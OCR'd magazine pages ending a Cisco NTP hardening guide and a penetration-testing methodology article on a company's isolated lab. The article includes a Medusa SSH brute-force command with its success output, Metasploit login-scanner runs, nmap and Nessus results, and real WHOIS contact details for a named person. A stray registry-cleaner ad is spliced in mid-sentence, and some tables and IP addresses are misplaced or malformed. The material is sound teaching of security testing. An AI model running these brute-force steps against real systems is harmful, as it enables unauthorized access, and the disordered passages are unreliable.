clock offset is -0.2714 msec, root delay is 107.47 msec
root dispersion is 38.41 msec, peer dispersion is 0.46
                    msec
```

The show ntp associations command lists all the NTP servers to which the router is configured to synchronize.

```
Router#show ntp associations

address ref clock st when poll reach delay offset disp
*~10.10.10.1 192.5.41.40 2 17 1024 377 2.4 0.20 0.4
+~10.10.10.2 192.43.244.18 3 492 1024 376 1.4 0.57 3.2
+~10.10.10.3 132.163.4.102 2 747 1024 377 4.5 -0.31 0.1
 * master (synced), # master (unsynced), + selected, -
                    candidate, ~ configured
```

### Step 5: Implementing security features of NTP

The time kept on a device is critical information, so we strongly recommend that you use the security features of NTP to avoid the accidental or malicious setting of incorrect time. If your routers get listed as public timeservers on the Web, consider that you can get overwhelmed with public time synchronization requests.

An attacker could use NTP informational queries to find out the timeservers to which your router is synchronized, and then through an attack (such as DNS cache poisoning) readdress your router to a system under his control.

### Step 5a: Configuring access list-based restriction

The two ACLs generally used to restrict access for security reasons are the peer and serve-only options.

Configure RT_1, assuming that RT_2's IP is 192.168.20.1 and we are using three external NTP servers: 10.10.10.1, 10.10.10.2 and 10.10.10.3, providing time services only to internal systems:

```
RT_1#config terminal
RT_1(config)#ntp server 10.10.10.1
RT_1(config)#ntp server 10.10.10.2
RT_1(config)#ntp server 10.10.10.3
RT_1(config)#ntp peer RT_2
RT_1(config)#access-list 20 permit 192.168.20.1 0.0.0.0
RT_1(config)#access-list 20 deny any
RT_1(config)#ntp access-group peer 20
```

**Figure 3.** *Cisco offers various operating system versions: IOS, IOS XR, IOS XE and NX-OS, intended to attend customer requirements*

## Research

- Hardening Cisco Routers by Thomas Akin. O'Reilly. February, 2002.
- Network Time Protocol (NTP) – *http://www.cisco.com/en/US/tech/tk648/tk362/tk461/tsd_technology_support_sub-protocol_home.html*
- The NTP Public Services Project – *http://support.ntp.org/bin/view/Main/WebHome*

```
RT_1(config)#access-list 21 permit 192.168.20.0 0.0.0.255
RT_1(config)#access-list 21 deny any
RT_1(config)#ntp access-group serve-only 21
```

RT_2 would be configured the same way with references to RT_2 replaced by RT_1.

### Step 5b: Set up NTP source

On a router with multiple interfaces, the source address of the NTP packet is the same as the interface the packet it sent out on. This can complicate things when you are trying to create simple ACLs and use authentication. To make administration easier, use the ntp source command.

I recommend using the loopback interface as the source. Remember, the loopback never fails and therefore isn't affected if another interface goes down.

In this laboratory, if your Loopback 0 interface has the IP address 20.20.20.1 and you want all NTP packets from this router to use this as their source address, type:

```
RT_1#config terminal
RT_1(config)#ntp source Loopback0
```

Now you can configure all of your ACLs to allow or deny access based on the 20.20.20.1 IP address.

### Step 5c: Configuring encrypted authentication mechanism

Cisco routers support only MD5 authentication for NTP. To enable a router to do NTP authentication:

```
RT_1#config terminal
RT_1(config)#ntp authenticate
RT_1(config)#ntp authentication-key 10 md5 MySecretKey
RT_1(config)#ntp trusted-key 10
```

If your external NTP servers require authentication, you need to configure your router to use authentication when contacting those servers. To do this, perform the following commands:

```
RT_1#config terminal
RT_1(config)#ntp authenticate
RT_1(config)#ntp authentication-key 11 md5 MyOtherKey
RT_1(config)#ntp trusted-key 11
RT_1(config)#ntp server 130.218.59.4 key 11
```

To authenticate NTP peers, configure the same key on both systems and use the ntp peer command with the key argument to configure authentication:

```
RT_1#config terminal
RT_1(config)#ntp authenticate
RT_1(config)#ntp authentication-key 12 md5 MyPeeringKey
RT_1(config)#ntp trusted-key 12
RT_1(config)#ntp peer 135.26.100.2 key 12
```

## Conclusions

Without proper time synchronization between your routers, your ability to perform accounting, fault analysis, network management and operations, authentication and authorization will be affected.

Use redundant timeservers and synchronize routers to multiple servers to prevent a single point of failure. Consider making sure all routers have ACLs preventing them from becoming public time synchronization servers. Also, enable authentication for NTP if at all possible.

Many elements involved in the security of a network depend on an accurate date and time stamp. When dealing with an attack, seconds matter, because it is important to define the timeline in which a specified attack occurred. To ensure that log messages are synchronized with one another, clocks on hosts and network devices must be maintained and synchronized.

**ABDY MARTÍNEZ**

***Abdy Martínez is a Network Engineer at Cable & Wireless Panama and is specialized in Network/ Information Security and Forensics.***

***CompTIA Security+ (2011 objetives) and CCDA certified.***

# Penetration Testing

## Methodology in Japanese Company

In the last two years, Japanese companies have been the target of different serious and powerful network attacks. The government, industries and even big corporations like Sony PSP Network, Mitsubishi Heavy Industries and The Japanese Parliament have made companies engaged in the IT sector give serious attention and look into a new business horizon and implement penetration systems methodologies as part of their solutions and services.

This article explains the different steps and procedures implemented in Fusic Co. Ltd., based in Fukuoka, Japan, which its main business is software and application development. It is the aim of this article to describe the tools used and how these tools were used in order to test a new service product the company is offering, the 360do.jp, as part of their first attempt to join the competitive IT business in the field of Penetration Testing.

### Introduction

Fusic Co. Ltd. is a Japanese company with 9 years of experience in the area of software and application development, located in Fukuoka, Japan.

It is very well known that the execution of different procedures in penetration testing could affect the network that is being examined. It could collect private information from users which are not related with the main service/server (the 360do.jp) which is to be tested. Due to this factor, virtualization is used as the main tool to isolate the complete environment.

The present implementation will use a four-step based procedure for the execution of the penetration testing [1]. The steps in the procedure are:

- Reconnaissance
- Scanning (Port scanning, vulnerability scanning)
- Exploitation
- Maintaining Access

This project is a work in progress. The present article will cover the first 3 steps of the methodology.





**Figure 1.** *Virtual Environment*

## Virtual platform

As this is the first time that Fusic Co. Ltd. is implementing a penetration testing software, the management decided to use a virtual environment in order to perform every test necessary to the target system (360do.jp).

There are lots of benefits in using a virtual environment, but for the purpose of this implementation the most relevant advantages it could offer are:

- Controlled environment
- Isolated environment
- Reusability

Figure 1 shows the detailed description of the virtual environment implemented at Fusic Co. Ltd. It is important to mention that the environment does not have any access to either the intranet or Internet access.

360do.jp is a multi-point of view evaluation system, also known as 360 degree feedback. The system is designed to provide an evaluation platform where subordinates could evaluate superiors in anonymous way, and also the other way around. The system includes a personalized design of the questionnaire and of the results. The technical characteristics of the 360do.jp system are the following.

- Implemented in: CentOS 5.4 (Final), Fully patched
- Language: PHP
- Database: PosgreSQL 8.4.2

**Table** *1. shows the result of the query*

| Domain information: | |
|---|---|
| [Domain Name] | 360DO.JP |
| [Registrant] | Fusic Co., Ltd. |
| [Name Server] | 01.dnsv.jp |
| [Name Server] | 02.dnsv.jp |
| [Signing Key] | |
| [Created on] | 2010/02/09 |
| [Expires on] | 2012/02/29 |
| [Status] | Active |
| [Last Updated] | 2011/03/01 01:05:02 (JST) |
| Contact Information: | |
| [Name] | Fusic Co., Ltd. |
| [Email] | info@fusic.co.jp |
| [Web Page] | |
| [Postal code] | 810-0041 |
| [Postal Address] | Chuo-ku, Fukuoka-shi<br>Daimyo Shin-nihon Bldg. 9F |
| [Phone] | 092-737-2616 |
| [Fax] | 092-737-2617 |

## Standard Procedure

As mentioned above, a standard four-step procedure will be used to perform the penetration testing. Following is a brief description of the four steps.

### Reconnaissance

Although its importance has not been fully recognized by the current penetration testing methodologies and practitioners, Reconnaissance is the most important of the four steps in this procedure. It is mentioned earlier that the system is virtualized and it will not have any access to the internet or company's intranet. But actually on the other hand, the real system is already working and is being used in the Internet. Therefore, the testing requires to be treated as real as possible.

### Scanning

In this part of the procedure, we scan for open ports and vulnerabilities in the system.

### Exploitation

This is where the testing gets tough and challenging. This is the step where we could exploit the vulnerability to get control over the target system.

### Maintaining access

Using backdoors and rootkits is possible to keep remote access to the target system. This activity must be explained in detail to the client since its execution could be ethically questionable.

## Getting information of the target

Our target is the 360do.jp, which was previously described. Using the virtual environment described in point 2, we will perform the penetration test. But in order to make the experience realistic, we gather some information from the real site.

| | | | |
|---|---|---|---|
| **Site** | http://www.360do.jp | **Last reboot** | unknown Uptime graph |
| **Domain** | 360do.jp | **Netblock owner** | unknown |
| **IP address** | unknown | **Site rank** | unknown |
| **Country** | unknown | **Nameserver** | 01.dnsv.jp |
| **Date first seen** | June 2010 | **DNS admin** | hostmaster@dnsv.jp |
| **Domain Registrar** | unknown | **Reverse DNS** | unknown |
| **Organisation** | unknown | **Nameserver Organisation** | GMO Internet, Inc., 150-8512 |
| **Check another site:** | | **Netcraft Site Report Gadget** | Google [More Netcraft Gadgets] |

Since the domain 360do.jp is related to Fusic Co. Ltd., we change the scope and look for information of this company's domain.

From the information given above, we obtained very important information regarding who is in charge of the service and additional details about them.

## Port and vulnerability scanning

The main objective of this part is to get useful information about the server itself. We used different software packages like, nmap and Nessus.

### Using nmap

The best tool for the job is nmap, as it gives very practical and useful information about the target server. From this point, we will proceed to use a BackTrack Linux distribution installed in the virtual environment.

The switch –n –sV (version scan) will provide us with useful information about the software used in the server. This information will be useful when the exploitation is being performed in order to precisely define the possible exploitations suitable for the target.

**Table** *2. Using nmap*

| Domain information: | |
|---|---|
| [Domain Name] | FUSIC.JP |
| [Registrant] | Sadayoshi Noutomi |
| [Name Server] | ns-414.awsdns-51.com |
| [Name Server] | ns-726.awsdns-26.net |
| [Name Server] | ns-1037.awsdns-01.org |
| [Name Server] | ns-1906.awsdns-46.co.uk |
| [Signing Key] | |
| [Created on] | 2006/07/09 |
| [Expires on] | 2012/07/31 |
| [Status] | Active |
| [Last Updated] | 2011/08/01 01:05:00 (JST) |
| Contact Information: | |
| [Name] | Sadayoshi Noutomi |
| [Email] | noutomi@fusic.co.jp |
| [Web Page] | |
| [Postal code] | 810-0041 |
| [Postal Address] | Chuo-ku, Fukuoka-shi<br>Daimyo Shin-nihon Bldg. 9F |
| [Phone] | 092-737-2616 |
| [Fax] | 092-737-2617 |

### Using Nessus

Nessus is one of the most useful vulnerability scans in the market. Its versatility and usefulness is out of discussion and it is possible to find solutions to all questions through Nessus discussions in a very short time. In this case, we are using Nessus 4, but we already plan to update to the latest version.

The present scan was made using a policy designed for this test named *Safe Policy*. In Table 31 we can observe the comparison of the results of this policy scanning with the two default Nessus policies: *Internal Network Scan* and *Web App Test*.

The results are the same for the number of high vulnerabilities which are the most important information for this analysis. The two most dangerous vulnerabilities are:

**Default Password (root) for "root" account**

| | |
|---|---|
| Family: | Default UNIX Accounts |
| Nessus Plugin ID: | 11255 (account_root_root.nasl) |

*Synopsis:*

An account on the remote host uses a known password.

*Risk factor:*

Critical / CVSS Base Score : 10.0

**PostgreSQL Default Unpassworded Account**

*Synopsis*

The remote database server can be accessed without a password.

| | | | |
|---|---|---|---|
| **Site** | http://www.fusic.co.jp | **Last reboot** | unknown Uptime graph |
| **Domain** | fusic.co.jp | **Netblock owner** | SAKURA Internet Inc. |
| **IP address** | 182.48.56.97 | **Site rank** | unknown |
| **Country** | JP | **Nameserver** | 01.dnsv.jp |
| **Date first seen** | August 2005 | **DNS admin** | hostmaster@dnsv.jp |
| **Domain Registrar** | unknown | **Reverse DNS** | www16059u.sakura.ne.jp |
| **Organisation** | unknown | **Nameserver Organisation** | GMO Internet, Inc., 150-8512 |
| **Check another site:** | | **Netcraft Site Report Gadget** | Google [More Netcraft Gadgets] |

**Hosting History**

| Netblock Owner | IP address | OS | Web Server | Last changed |
|---|---|---|---|---|
| CPI Incorporation | 202.133.120.74 | FreeBSD | Apache | 5-Jan-2009 |

*Risk Factor*

```
?High/ CVSS Base Score: 7.5
(CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)
CVE?CVE-1999-0508
Other References?OSVDB:382
```

## Medusa

Medusa is a popular parallel login auditor that attempts to gain access to remote authentication services. Among the services Medusa can authenticate are: AfP, ftp, http, imap, ms-sql, mysql, netware ncp, nntp, pcAnywhere, pop3, rexec, rlogin, smtpauth, snmp, sshv2, telnet, VNC, web form, and more.

The following is necessary information in order to use Medusa.

- Target IP address
- Username or list of usernames to be used to attempt to login
- Password or dictionary file containing multiple passwords to use
- The name of the service we are trying to authenticate with

The brute force login process could take some time depending on the characteristics of the hardware used to perform the test.

For the purpose of this analysis the syntax used in Medusa is:

```
medusa -h target_IP -u username -P dictionary_list_path
 -M authentication_service
```

The command using the parameters described above (Listing 1) is:

```
root@bt:~# medusa -h 10.0.200.200 -u root -P /pentest/
passwords/wordlists/darkc0de.lst -M ssh
```

As we can observe in the code above, Medusa was used from BackTrack. The result of this command is quite long, therefore the results in the end were:


```
ACCOUNT FOUND: [ssh] Host: 10.200.200 User:
 root Password ROOT [SUCCESS]
```

## Metasploit

Metasploit is one of the major players in the business of penetration testing. It gives us the possibility of not only accessing to the target system, but to deploy different default or personalized payloads.

In order to use Metasploit more accurately, we use the CVE codes to find the most suitable module to be used. In this particular case, we use only the



PC Fix


Fix Windows Registry & Repair PC Errors!

Before you continue:
✓ Free scan your Computer now!
✓ Improve PC Stability and performances
✓ Clean you registry from Windows errors
Instant Scan

PostgreSQL login utility (CVE-1999-0508) found with Nessus against the target IP 10.0.200.20.0, due that the vulnerability identified with the Nessu plug-in 11255 which corresponds to the ssh vulnerability was intentionally changed for the purpose of this article.

In this case. we will use the msfconsole present in BackTrack. First, we must define how useful the CVE-1999-0508 vulnerability is. We must select the highest ranked vulnerability in Nessus as input to look for the highest rank module in Metasploit.

In the case of this particular vulnerability, the rank is 4 – Normal in Metasploit. Let's remember that the platform and related software used in the creation of 360do.jp is fully updated, therefore, we are dealing with a safe environment. Due to this factor, we will use this *Normal ranked* vulnerability. The higher the rank, the most likey it is to exploit the vulnerability.

As we can see, the login failed. The reason for this is the very small dictionary used for this purpose (default); for a more accurate test it is possible to use another dictionary sources.

**Listing 1.** *Results of the use of nmap –n -sV*

```
root@bt:~# nmap -n -sV 10.0.200.200

Nmap scan report for 10.0.200.200
Host is up (0.88s latency).
Not shown: 994 closed ports
PORT     STATE    SERVICE              VERSION
22/tcp   open     ssh                  OpenSSH 4.3 (protocol 2.0)
80/tcp   open     http                 Apache httpd 2.2.3 ((CentOS))
111/tcp  open     rpcbind (rpcbind V2) 2 (rpc #100000)
443/tcp  open     ssl/http             Apache httpd 2.2.3 ((CentOS))
514/tcp  filtered shell
5432/tcp open     postgresql           PostgreSQL DB 8.4.1 - 8.4.4

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 708.28 seconds
```


**Figure 2.** *Main screen of the vulnerability report made to 10.0.200.200*

As with every technical study where there is a lot of technical background included, the report is the best evidence of research. It is no different in penetration testing, and sometimes this report is ignored or underrated. We must remember that our final report must reflect all the technical work done in a way our client will clearly understand the output or result.

Basically the report must have three parts:

### An Executive Summary

Written in a very simple language, this part of the report is designed for managers and non-technical staff members. The findings must be clear and easy to understand expressed in simple language. All vulnerabilities and exploits that were found must be explained in detail and should be related to how it could affect the business.

### A detailed report

This part is intended for technical experts and the security-related technical staff in the client's company. The report will be used as reference to address or fix any issues.

The vulnerabilities must be listed and briefly described, especially the one that represents the biggest threat or is the most dangerous to the organization. Nessus can provide a ranking on the vulnerabilities that were found. The presentation of critical findings first could save precious time to the technical staff. Due to that, technical staff should not have to look for the most dangerous issues through the whole detailed report.

NESSUS REPORT

List of PlugIn IDs

The following plugin IDs have problems associated with them. Select the ID to review more detail.

| PLUGIN ID# | # | PLUGIN NAME | SEVERITY |
|---|---|---|---|
| 11255 | 1 | Default Password (root) for 'root' Account | High Severity problem(s) found |
| 10483 | 1 | PostgreSQL Default Unpassworded Account | High Severity problem(s) found |
| 11213 | 2 | HTTP TRACE / TRACK Methods Allowed | Medium Severity problem(s) found |
| 57582 | 1 | SSL Self-Signed Certificate | Medium Severity problem(s) found |
| 51192 | 1 | SSL Certificate signed with an unknown Certificate Authority | Medium Severity problem(s) found |
| 42873 | 1 | SSL Medium Strength Cipher Suites Supported | Medium Severity problem(s) found |
| 12218 | 1 | mDNS Detection | Medium Severity problem(s) found |
| 22964 | 4 | Service Detection | Low Severity problem(s) found |
| 11111 | 4 | RPC Services Enumeration | Low Severity problem(s) found |
| 43111 | 2 | HTTP Methods Allowed (per directory) | Low Severity problem(s) found |
| 39521 | 2 | Backported Security Patch Detection (WWW) | Low Severity problem(s) found |
| 24260 | 2 | HyperText Transfer Protocol (HTTP) Information | Low Severity problem(s) found |
| 11032 | 2 | Web Server Directory Enumeration | Low Severity problem(s) found |
| 10107 | 2 | HTTP Server Type and Version | Low Severity problem(s) found |
| 57041 | 1 | SSL Perfect Forward Secrecy Cipher Suites Supported | Low Severity problem(s) found |
| 56984 | 1 | SSL / TLS Versions Supported | Low Severity problem(s) found |
| 54615 | 1 | Device Type | Low Severity problem(s) found |
| 53335 | 1 | RPC portmapper (TCP) | Low Severity problem(s) found |

**Figure 4.** *Extract of the Nessus report of 10.0.200.200 wherein two most severe vulnerabilities are shown*

Also, some solutions and suggestions must be added to the suggestions in Nessus. In the case of unknown vulnerabilities, we must track them in Google in order to provide a possible solution to the client. To provide more





**Figure 3.** *Brief resume of one of the high ranked vulnerabilities*

**Listing 2.** *Result of the execution of the PosgreSQL login utility in Metasploit*

```
msf > use auxiliary/scanner/postgres/postgres_login
msf  auxiliary(postgres_login) > set RHOSTS 10.0.200.200
RHOSTS => 10.0.200.200
msf  auxiliary(postgres_login) > run

[*] 10.0.200.200:5432 Postgres - [01/21] - Trying username:'postgres' with password:'' on database 'template1'
.
.
[-] 10.0.200.200:5432 Postgres - [17/21] - Username/Password failed.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(postgres_login) >
```

**Table** *3. Policy results comparison*

| | "Safe Policy" | "Internal Network Scan" | "Web App Tests" |
|---|---|---|---|
| High | 2 | 2 | 2 |
| Medium | 6 | 6 | 8 |
| Low | 40 | 37 | 39 |
| Total | 48 | 45 | 49 |
| Open Ports | 6 | 6 | 6 |

## References


- P Engebretson, "The Basics of Hacking and Penetration Testing: Ethical Hacking and Penetration Testing Made Easy", I Edition, Syngress Basics Series, Syngress, 2011 [1]


detailed findings and explanations or evidence, it is also advisable to refer to the raw output data. Therefore, the client could observe how the process was used to find a particular vulnerability.

### Raw Output

The contents of this section are the results of all the tests performed. There is discussion among the penetration testing community as to whether or not this information must be included in the report or not. If this information is decided to be included, then extra care should be observed to protect the privacy of the client.

In addition, if it is decided not to be delivered to the client in the same format as the report, it must be in a separate electronic file.

## Conclusions


This article was intended to discuss the implementation of a comprehensible penetration test procedure in Fusic Co. Ltd. based in Fukuoka, Japan. It was designed to be presented in an easy and simple way to show that although, the main business sector of the company is not security, the procedure could serve as a reference to future business endeavors of the company.

With the current tools and applications available, the execution of a penetration testing analysis is easier than before. The only requirement could be that the professional or technical staff in charge must have a background in Information Technology.

The previously mentioned tools provide us detailed reports in a very easy–to–understand format. The main task is to design and write a report that could be well understood by technical and non=technical staff and managers.


**DENNIS LUDENA**

***Dennis Arturo Ludena Romana is an Editor at Pioneer Journal of Computer Science and Engineering Technology. He is a Postdoctoral Fellow at Kumamoto University, JAPAN, developing an early threat detection techniques. Dennis researches in Information Security Policy and Penetration Testing Implementation in Fusic Co. Ltd., Fukuoka, Japan.***




# THEY SELDOM SMILE AT THE NSA. CAN YOU MAKE THEM GRIN?

Learn how to synthesize and apply these vital skills and leadership ability to succeed in the fast moving field of Network Security.

**Bachelor of Science**
Network Engineering
Network Security
Technology Forensics

**Master of Science**
Information Assurance

Program accreditations, affiliations and certifications:

ACCREDITED
The Higher Learning Commission
MEMBER
The Higher Learning Commission
NCA North Central Association
For more information: www.ncahlc.org

